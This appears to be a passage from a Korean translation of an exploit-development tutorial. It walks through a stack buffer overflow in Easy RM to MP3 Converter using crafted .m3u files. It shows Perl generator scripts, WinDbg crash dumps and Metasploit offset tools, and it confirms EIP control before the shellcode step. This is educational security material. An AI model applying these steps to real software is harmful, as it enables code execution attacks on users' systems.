
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto: set to 0



Windbg가 “Symbol files not found”와 같은 메시지를 보이면 하드드라이브에 폴더를 하나 만든다(‘c:\windbgsymbols’라고 하자). 그런 다음, Windbg에서 File로 가서 Symbol File Path를 클릭한 후 다음 문자열을 입력한다.

SRV\*C:\windbgsymbols\*http://msdl.microsoft.com/download/symbols

자 이제 시작해보자. Easy RM to MP3 Converter를 실행한 후 crash.m3u 파일을 로딩하면 어플리케이션이 crash되면서 Windbg가 다음과 같이 실행된다.



위의 결과를 보면 eip가 41414141임을 볼 수 있다. 참고로 인텔 x86에서 주소는 little-endian으로 저장되어 있기 때문에 역순으로 배열된다. 만약 AAAA가 아니라 DCBA를 사용했다면 44434241로 보일 것이다.

우리가 만든 crash.m3u 파일이 버퍼 안으로 읽혀 버퍼가 오버플로우되는 것처럼 보인다. 버퍼를 오버플로우시켜 eip에 쓰기를 했으며, 이로서 우리는 EIP의 값을 통제할 수 있는 것 같다. 이런 형태의 취약점을 흔히 "stack overflow"라고 부른다.

이제 확인해볼 것은 정확하게 EIP를 덮어쓰기 위해 공격자의 버퍼가 얼마나 큰지 알 필요가 있다.



## 정확한 EIP 덮어쓰기를 위한 버퍼 사이즈 확인하기

우리는 EIP가 버퍼의 시작 부분에서부터 20,000에서 30,000 사이의 어딘가에 위치하고 있다는 것을 알고 있다. 이제 EIP를 우리가 덮어쓰고자 원하는 주소로 20,000에서 30,000 바이트 사이의 모든 메모리 공간을 우리는 임시적으로 덮어쓸 수 있다. 정확하지 않아도 충분한 공격 데이터로 EIP를 덮어쓸 수 있지만 정확하게 덮어쓸 위치를 알면 더 좋을 것이다. 버퍼에서 정확한 오프셋을 알아내기 위해 추가 작업이 필요하다.

먼저 test.pl 스크립트를 수정하여 위치 범위를 좁혀 나가보자. 수정한 스크립트는 25,000개의 A와 5,000개의 B를 가지고 있다. 만약 EIP가 41414141(AAAA)를 가지고 있다면 EIP는 20,000 ~ 25,000개 사이에 있을 것이고, EIP가 42424242(BBBB)를 가지고 있다면 25,000 ~ 30,000 사이에 있을 것이다.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE, ">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

차례대로 다시 작업을 시작해보자.



결과는 보면 eip가 42424242(BBBB)를 가지고 있고, 그래서 우리는 EIP가 25,000 ~ 30,0000 사이의 offset을 가지고 있음을 알 수 있다. 이것은 나머지 B가 ESP가 가리키는 곳 어딘가에 있다는 것을 의미한다. 이것을 간단한 도식으로 나타내면 다음과 같다.



ESP의 내용을 덤프해보자:

```
Pid 3088 - WinDbg:6.10.0003.233 X86
File Edit View Debug Window Help
Command
ModLoad: 76ad0000 76940000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 76930000 76938000 C:\WINDOWS\system32\LINKINFO.dll
(c10.6ac): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00000080 esi=77c0fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=00384280 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
42424242 ?? ???
0:000> d esp
000ff730 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff740 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff750 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff760 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff770 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff780 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff790 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff7a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
0:000> d
000ff7b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff7c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff7d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff7e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff7f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff800 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff810 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff820 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
0:000> d
000ff830 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff840 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff850 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff860 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff870 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff880 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff890 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff8a0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
0:000> d
000ff8b0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff8c0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff8d0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff8e0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
000ff8f0 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB
```

이 결과는 보면 42424242(BBBB)로 EIP를 덮어썼으며, ESP에서 공격자가 입력한 버퍼를 볼 수 있다. 스크립트를 일부 수정하기 전에 EIP를 덮어쓸 버퍼에서의 정확한 위치를 발견할 필요가 있다. 그 정확한 위치를 발견하기 위해 Metasploit을 사용할 것이다.


Metasploit은 오프셋을 계산하는데 도움이 되는 좋은 툴 `pattern_create.rb`를 가지고 있다. 이 툴은 유일한 패턴을 가진 문자열을 생성한다. 이 패턴(그리고 공격자가 사용하는 악의적인 .m3u 파일에서의 패턴을 이용한 이후 EIP의 값)을 이용해 우리는 정확하게 EIP에 쓰기 위해 버퍼의 크기가 얼마나 되어야 하는지 알 수 있다. 먼저 5,000개의 문자로 된 하나의 패턴을 만들어

파일로 쓴다(역자는 Windows XP에 Metasploit 3을 설치하였으며, Cygwin Shell을 이용해 다음과 같이 실행했다).

위의 결과를 아래 스크립트에 적용한다.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa....";
open($FILE,>"$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

이 스크립트를 실행하여 .m3u 파일을 만들고, Easy RM to MP3 Converter를 이용해 로딩한다.  
로딩하면 다음과 같은 결과가 나온다.



이번에는 eip가 0x42376a42이다.

이제 EIP에 쓰기 전에 버퍼의 정확한 길이를 계산하기 위해 metasploit의 툴 pattern\_offset.rb를 사용하고, 패턴 파일에 기초를 두고 EIP의 값과 버퍼의 길이를 제공한다.

```

free@free2 /msf3/tools
$ ./pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically

free@free2 /msf3/tools
$ ./pattern_offset.rb 0x42376a42 5000
1071

free@free2 /msf3/tools
$
```


결과를 보면 EIP를 덮어쓰기 위해 필요한 버퍼의 길이는 1071이다. 그래서 25,000 + 1071 개의 A와 4개의 B(42424242)를 가진 파일을 만들면 EIP의 값은 42424242가 될 것이다.

그리고 ESP는 우리가 제공한 버퍼로부터의 데이터를 가리키고, 이를 확인해보기 위해 EIP를 덮어쓴 이후 약간의 'C' 문자를 추가할 것이다.

스크립트를 다음과 같이 수정해보자.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26071;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,>"$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

아래의 결과를 보면 eip는 42424242이고, esp에는 C가 들어가 있다. 이제는 EIP를 통제할 수 있다는 것을 알 수 있다.



The screenshot shows the WinDbg debugger interface. The title bar reads "Pid 3472 - WinDbg:6.10.0003.233 X86". The menu bar includes File, Edit, View, Debug, Window, Help. The toolbar has various icons for debugging operations. The Command window displays assembly code and register values. The Registers window shows the CPU register state. The Dump window shows memory dump data. The Registers window shows:


Register	Value
eax	00000001
ebx	00104a58
ecx	7c94005d
edx	000000080
esi	77c0fce0
edi	0000069c3
eip	42424242
esp	000ff730
ss	0023
ds	0023
es	0023
fs	003b
gs	0000
efl	00000206


The Dump window shows memory starting at address 0.000> d esp, displaying a sequence of '43' characters (ASCII 'C') followed by 'CCCCCCCCCCCCCCCC'. The Registers window also shows the same sequence of '43' characters in the esp register.

여태까지 우리의 exploit buffer를 보면 다음과 같다:

Buffer	EBP	EIP	ESP 가 가리키는 지점
			V
A (x 26067)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141...41	41414141	42424242	
26067 바이트	4 바이트	4 바이트	1000 바이트?

이제 스택의 모양은 다음과 같다:





함수가 리턴(RET)할 때 BBBB가 EIP에 들어가고, 프로그램의 흐름은 42424242라는 주소(EIP의 값)로 리턴하려고 할 것이다.

## 쉘코드를 저장할 메모리 공간 찾기

공격자가 EIP를 통제할 수 있게 되면 공격자의 의도를 실행할 쉘코드를 가진 곳을 EIP가 가리키도록 할 수 있게 된다. 그렇다면 어디에 공격자의 쉘코드를 넣고, 어떻게 그 위치로 EIP가 점프하게 만들 수 있는가?

앞에서 공격 대상이 되는 프로그램이 crash할 때 레지스터들을 살펴보고 덤프를 해보아라(WinDbg에서는 'd eax'와 같이 함). 만약 우리가 입력한 버퍼 데이터를 그 레지스터들 중 하나에서 볼 수 있다면 쉘코드로 그것을 대체할 수 있으며, 그 위치로 점프할 수 있다. 앞의 예에서 우리는 ESP에 'C' 문자 값이 들어가 있는 것을 볼 수 있었고, 여기에 'C' 문자 대신 쉘코드를 넣어 EIP가 ESP의 주소로 가게 할 것이다.

'C'를 볼 수 있음에도 불구하고 첫 번째 C(0x000ff730에 있는 것)가 버퍼에 우리가 입력한 첫 번째 'C'라는 것을 확신할 수가 없다. 그래서 펄 스크립트를 조금 수정하여 테스트할 것이며, 앞에서 사용한 'C' 대신 144개의 문자들을 사용할 것이다. 아직 이 문자들은 아무런 의미가 없다.

